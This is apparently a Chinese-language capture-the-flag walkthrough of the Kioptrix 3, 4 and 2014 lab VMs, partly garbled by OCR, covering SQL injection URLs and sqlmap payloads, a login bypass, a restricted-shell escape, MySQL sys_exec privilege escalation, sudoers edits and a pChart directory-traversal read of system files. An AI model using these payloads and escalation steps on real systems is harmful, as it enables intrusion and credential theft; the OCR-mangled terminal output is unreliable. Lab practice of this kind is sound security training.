使用 grep -r “config” /home 搜索配置文件定位到：/home/www/kloprix3.com/gallery/gconfig.php:

```

$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";

```

因此使用其账号密码登录 phpmyadmin 查看系统其他账号密码信息：

	<a href="#">id</a>	<a href="#">username</a>	<a href="#">password</a>
<input checked="" type="checkbox"/>	1	dreg	0d3eccfb887aab50f243b3f155c0f85
<input type="checkbox"/>	2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

找到这两处账号密码，尝试利用其登录 ssh。后续与 Method2 后续一致。

## Method 2

通过测试可发现 <http://kloprix3.com/gallery/gallery.php?id=1> 存在 sql注入  
使用 sqlmap 获取数据：

<a href="#">id</a>	<a href="#">username</a>	<a href="#">password</a>
1	dreg	0d3eccfb887aab50f243b3f155c0f85 (Mast3r)
2	loneferret	5badcaf789d3d1d09794d8f021f40f0e (starwars)

OR 手工注入：

访问 <http://kloprix3.com/gallery/gallery.php?id=1%20order%20by%207%20-->

确定 column 数目为 6 个

输入 <http://kioptix3.com/gallery/gallery.php?id=1 union select 1,2,3,4,5,6> — 查看显示信息的位置

然后输入：[http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%201,user\(\),version\(\),4,5,6%20--](http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%201,user(),version(),4,5,6%20--) 获取用户与版本号：

Sub Gallery	Last Upload	Photos	Views
 <b>root@localhost</b> 5.0.51a-3ubuntu5.4	 <b>Photo Shoot</b> <a href="#">New picture for new book</a>	3	201

再通过查询 [http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%201,2,database\(\),4,5,6%20--](http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%201,2,database(),4,5,6%20--)

获取数据库名为 gallery

再查表名：

[http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%202,table\\_name,null,null,null,null%20from%20information\\_schema.tables%20--](http://kioptix3.com/gallery/gallery.php?id=1%20union%20select%202,table_name,null,null,null,null%20from%20information_schema.tables%20--)

(i) kioptrix3.com/gallery/gallery.php?id=1 union all select 2,table\_name,null,null,null from information\_schema.tables --

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

got goat? SECURITY ....				
Home » Ligoat Press Room				
Quick Links: Home Recent Photos				
Sub Gallery		Last Upload	Photos	Views
	<u><a href="#">CHARACTER SETS</a></u>	N/A	0	0
	<u><a href="#">COLLATIONS</a></u>	N/A	0	0
	<u><a href="#">COLLATION CHARACTER SET APPLICABILITY</a></u>	N/A	0	0
	<u><a href="#">COLUMNS</a></u>	N/A	0	0
	<u><a href="#">COLUMN PRIVILEGES</a></u>	N/A	0	0
	<u><a href="#">KEY COLUMN USAGE</a></u>	N/A	0	0
	<u><a href="#">PROFILING</a></u>	N/A	0	0
	<u><a href="#">ROUTINES</a></u>	N/A	0	0
	<u><a href="#">SCHEMATA</a></u>	N/A	0	0
	<u><a href="#">SCHEMA PRIVILEGES</a></u>	N/A	0	0
	<u><a href="#">STATISTICS</a></u>	N/A	0	0

爆字段：

[http://kioptrix3.com/gallery/gallery.php?id=1%20union%20all%20select%202,column\\_name,null,null,null,null%20from%20information\\_schema.columns%20where%20table\\_name=%27dev\\_accounts%27%20--](http://kioptrix3.com/gallery/gallery.php?id=1%20union%20all%20select%202,column_name,null,null,null,null%20from%20information_schema.columns%20where%20table_name=%27dev_accounts%27%20--)

(i) kioptrix3.com/gallery/gallery.php?id=1 union all select 2,column\_name,null,null,null,null from information\_schema.columns where table\_name='dev\_accounts' -- ...


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

got goat? SECURITY ....				
Home » Ligoat Press Room				
Quick Links: Home Recent Photos				
Sub Gallery		Last Upload	Photos	Views
	<u><a href="#">id</a></u>	N/A	0	0
	<u><a href="#">username</a></u>	N/A	0	0
	<u><a href="#">password</a></u>	N/A	0	0

Displaying Photos 1 to 3 of 3

爆数据：

http://kioptrix3.com/gallery/gallery.php?  
id=1%20union%20all%20select%202,concat\_ws(0x3a,username,0x3a,password)  
,null,null,null%20%20FROM%20dev\_accounts%20--



然后进行解密：

可得到两个账号密码。根据端口信息，发现服务器开放 ssh 端口。经过测试，可成功登录。但是 dreg 的权限下没啥用出，，，登录 loneferret 账号。

```
root@kali:~/# ssh loneferret@192.168.10.116
loneferret@192.168.10.116's password:                                          Response Code   Response Size
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
                                     □ BackupModuleInstall.ph200          361
The programs included with the Ubuntu system are free software;           5093
the exact distribution terms for each program are described in the        307
individual files in /usr/share/doc/*/*copyright.                          207
                                     □ readme.txt                      377
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by       975
applicable law.               □ Blog                           200          865
                               □ index.php                     200          865
To access official Ubuntu documentation, please visit:                   207
http://help.ubuntu.com/          □ rss.php                       200          1836
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106                  2025
loneferret@Kioptrix3:~$ whoami
loneferret
Current speed: 411 requests/sec
loneferret@Kioptrix3:~$ lsd: (T) 377, (C) 404 requests/sec
(Select and right click for more options)
```

看到目录下存在文件 CompanyPolicy README

查看后说让执行 sudo ht

执行该命令发现报错： Error opening terminal: xterm-basic.

google 解决： export TERM=xterm

然后发现该编辑器具有 root 权限，因此更改/etc/sudoers 文件，在 loneferret 账号后加入 /bin/bash 或者 /bin/sh

然后执行 sudo /bin/bash or /bin/sh 即可获取到 root 权限。

```

# ls
Congrats.txt ht-2.0.18
# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.          CVE:
Again, these VMs are beginner and not intented for everyone.          N/A
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

```

## Kioptrix: Level 1.3 (#4): <https://www.vulnhub.com/entry/kioptrix-level-13-4,25>

正常操作，获取ip、端口等信息：

```

192.168.120.126 34:79:16:a4:0b:22      2      120  HUAWEI TECHNOLOGY
192.168.120.153 00:0c:29:11:f1:36      2      120  VMware, Inc.
192.168.120.120 19:65:00:dc:db:25      1      60  Apple Inc.

```

```

root@kali:~# nmap -sS -sV 192.168.120.153 -o
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-30 02:18 EDT
Nmap scan report for 192.168.120.153
Host is up (0.00079s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
           Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:11:F1:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

用 enum4linux 探测 smb 信息：发现存在一下几个用户，另外在该路径下也可以看到 jobb 用户存在：

<http://192.168.120.153/database.sql>

```

=====
| Users on 192.168.120.153 |
=====
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: password Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

```

The terminal shows a list of users on the system. The browser window shows a 'Member Login' page with a cartoon goat logo. The 'Username' field is populated with 'robert'.

使用 <http://192.168.120.153/database.sql> 中的账号密码显示登录错误，在尝试测试注入发现单引号报错，因此可将密码改成万能密码 'or''=' 登录可成功回显 john 密码。

The browser URL is 192.168.120.153/member.php?username=john. The page title is 'Member's Control Panel'. The content area displays the logged-in user information: Username : john and Password : MyNameIsJohn. A 'Logout' button is present at the bottom.

robert 同样如此：

The browser URL is 192.168.120.153/member.php?username=robert. The page title is 'Member's Control Panel'. The content area displays the logged-in user information: Username : robert and Password : ADGAdsafdfwt4gadfga==. A 'Logout' button is present at the bottom.

另外也可以用 sqlmap 直接跑：

```
[03:51:55] [INFO] checking if the injection point on POST parameter 'mypassword' is a false positive 9:33 GMT
n User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
sqlmap identified the following injection point(s) with a total of 220 HTTP(s) requests
[...]
Parameter: mypassword (POST).153
Type: boolean-based blind w-form-urlencoded
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: myusername=john&mypassword=-1086' OR 8890=8890#&Submit=Login
[...]
Type: time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: myusername=john&mypassword=admin' OR SLEEP(5)-- EcHH&Submit=Login
[...]
[03:52:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[03:52:00] [INFO] fetching database names
[03:52:00] [INFO] fetching number of databases
[03:52:00] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:52:00] [INFO] retrieved: 3
[03:52:00] [INFO] retrieved: information_schema
[03:52:04] [INFO] retrieved: members
[03:52:05] [INFO] retrieved: mysql
available databases [3]:
[*] information_schema
[*] members
[*] mysql
[03:52:06] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.120.153'
[...] 0 matches < + > Type a search term < + > Type a search term
[*] ending @ 03:52:06 /2019-10-30/ 337 bytes | 347
```

用第一个密码 ssh 登录系统：

```
root@kali:~# ssh john@192.168.120.153
john@192.168.120.153's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ whoami
*** unknown command: whoami
```

发现只能执行有限的几个命令，开始就提到了 Welcome to LigGoat Security Systems

```
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
```

猜到了是要逃逸这个 shell。通过搜索发现这个 shell 是由 python 编写，可直接调用 python os 库执行系统命令：

```
echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$
```

在获取更多权限之后，检查了 gcc 发现无法使用，也无法安装。因此考虑其他方式提权：

在查看 checklogin.php 的文件内容发现 mysql 密码为空：

```
<?php Content-type: application/x-www-form-u
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

再查看 mysql 进程：

```
john@Koptrix4:/root$ ps -aux|grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root    4413  0.0  0.6 1772  372 ?        S     22:19   0:00 /bin/sh /usr/bin/mysql_safe
root    4455  0.0 16.8 127104 10196 ?       Sl    22:19   0:02 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/v
root    4457  0.0  0.6 1700  380 ?       S     22:19   0:00 logger -p daemon.err -t mysql_safe -i -t mysqld
john@Koptrix4:/root$ cd /var/
backups/ cache/ lib/  local/  lock/  log/  mail/  opt/  run/  spool/  tmp/  var/
```

发现是以 root 运行的，因此尝试使用 mysql 提权：

```
john@Koptrix4:/var/www$ mysql -u root
Welcomem to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 7629
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| members        |
| mysql          |
+-----+
```

mysql 支持 sys\_exec 执行命令：

首先尝试将 robert 用户加入 root 组：

```
mysql> select sys_exec('usermod -a -G root robert');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id: 1 Type: Application/x-www-form-urlencoded
Current database: *** NONE ***
Cookie: PHPSESSID=a79a4bd4a4c72de25370
Connection: close
+-----+-----+
| sys_exec('usermod -a -G root robert') |
+-----+-----+
| NULL |
+-----+
1 row in set (0.43 sec)

mysql> exit
Bye
$ ls
```

发现无法通过 sudo su 获取 root 权限。且提示  
robert is not in the sudoers file. This incident will be reported.

```
$ sudo -S /checklogin.php HTTP/1.1
[sudo] password for robert:
robert is not in the sudoers file. This incident will be reported.
$ sudo su
[sudo] password for robert: Password : N
```

然后查看了一下上面获取的几个用户的组信息，从 loneferret 用户组信息中得到一个 admin 的分组：

```
robert@Koptrix4:~$ groups loneferret
loneferret adm dialout cdrom floppy audio dip video plugdev fuse sambashare lpadmin admin
```

因此尝试将 john 加入 admin 分组。

```
mysql> select sys_exec('usermod -a -G admin john');
+-----+-----+
| sys_exec('usermod -a -G admin john') |
+-----+-----+
| NULL |
+-----+
1 row in set (0.49n sec)ssword=admin&Submit

mysql> exit
```

然后切换 sudo su 发现可获取 root：

```
john@Kioptrix4:/var/www$ sudo -s
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
root:~$ ls
root:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
root:~$ os.import('/bin/sh')
*** unknown command: os.import('/bin/sh')
root:~$ ls
root:~$ os.import('/bin/bash')
*** unknown command: os.import('/bin/bash')
root:~$ echo os.system('/bin/sh')
# ls
# whoami
root
#
```

提权成功。

再查看sudoers文件，确实只有admin组的用户才能sudo获取root权限：

```
root@Kioptrix4:/home/john# !/cat /etc/sudoers
# /etc/sudoers length: 41
#           Cookie: PHPSESSID=a79a4bd4a4c72de25370
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults          env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo  ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
```

注释：

gpasswd -d robert root 将用户 robert 踢出 root 组。

## Kioptrix: 2014: <https://www.vulnhub.com/entry/kioptrix-2014-5,62/>

该题目前已经搞定，题目不难，主要填补两点知识：

1、FreeBSD 系统的默认下载工具是 fetch，在提权 exp 传输的过程中，这个点不熟悉也不 google 会卡一会。

2、在利用任意文件读取漏洞获取 httpd.conf 信息，由于不熟悉 httpd.conf 的路径，花了点时间。这个地方确实不熟悉，需记住默认路径：/usr/local/etc/apache22/httpd.conf

下面讲过程：

部署环境后，常规信息收集：

定位主机与端口应用信息

```

root@kali:~# nmap -sP -sn 192.168.10.0/24 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 23:59 EDT
Nmap scan report for 192.168.10.1
Host is up (0.0039s latency).
MAC Address: 00:74:9C:36:44:EB (Ruijie Networks)
Nmap scan report for 192.168.10.124
Host is up (0.0024s latency).
MAC Address: 00:0C:29:F8:DA:3F (VMware)
Nmap scan report for 192.168.10.125
Host is up (0.00024s latency).
MAC Address: 00:E0:4C:36:00:B1 (Realtek Semiconductor)
Nmap scan report for 192.168.10.132
Host is up (0.054s latency).
MAC Address: 10:60:4B:6B:B4:6C (Hewlett Packard)
Nmap scan report for 192.168.10.126
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.32 seconds

```


端口服务信息：

```

root@kali:~# nmap -sS -sV 192.168.10.124 -o -p 1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-31 00:00 EDT
Nmap scan report for 192.168.10.124
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD))
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD))
MAC Address: 00:0C:29:F8:DA:3F (VMware)
Aggressive OS guesses: FreeBSD 9.0-RELEASE - 10.3-RELEASE (93%), FreeBSD 9.3-RELEASE (91%), AVtech Room Alert 26W environmental monitor (91%), Linux 2.6.18 - 2.6.22 (90%), FreeBSD 9.0-RELEASE (90%), FreeBSD 7.0-RELEASE - 9.0-RELEASE (88%), FreeBSD 7.0-RELEASE (87%), FreeBSD 7.1-PRERELEASE 7.2-STABLE (87%), FreeBSD 7.2-RELEASE - 8.0-RELEASE (87%), FreeBSD 8.0-RELEASE (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

```

首先看了一下80端口，在审查页面源代码看到提示：



```

1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12

```

因此得到应用信息：<http://192.168.10.124/pChart2.1.3>  
通过searchsploit pChart

```

root@kali:~# searchsploit pChart
[+] Exploit Title: pChart 2.1.3 - Multiple Vulnerabilities | exploits/php/webapps/31173.txt
[+] Shellcodes: No Result
root@kali:~# cat /usr/share/exploitdb/exploits/php/webapps/31173.txt
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default contains an examples folder, where the application is vulnerable to Directory Traversal and Cross-Site Scripting (XSS). It is plausible that custom built production code contains similar problems if the usage of the library was copied from the examples. The exploit author engaged the vendor before publicly disclosing the vulnerability and consequently the vendor released an official fix before the vulnerability was published.

[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to

```


得知pChart2.1.3存在任意文件读取漏洞，因此使用该漏洞读取主机文件：

```

# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
root:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin

```

在这里读到了 passwd 文件， http.conf 文件在： **usr/local/etc/apache22/httpd.conf**



The screenshot shows a web browser displaying the contents of the Apache httpd.conf configuration file. The URL in the address bar is `t2.1.3/examples/index.php?Action=View&Script=../../../../usr/local/etc/apache22/httpd.conf`. The page content is the raw text of the httpd.conf file, which includes various directives for setting up the Apache server, such as virtual hosts, SSL support, and directory configurations.

```
# Virtual hosts
#Include etc/apache22/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include etc/apache22/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extra/httpd-dav.conf

# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>


SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
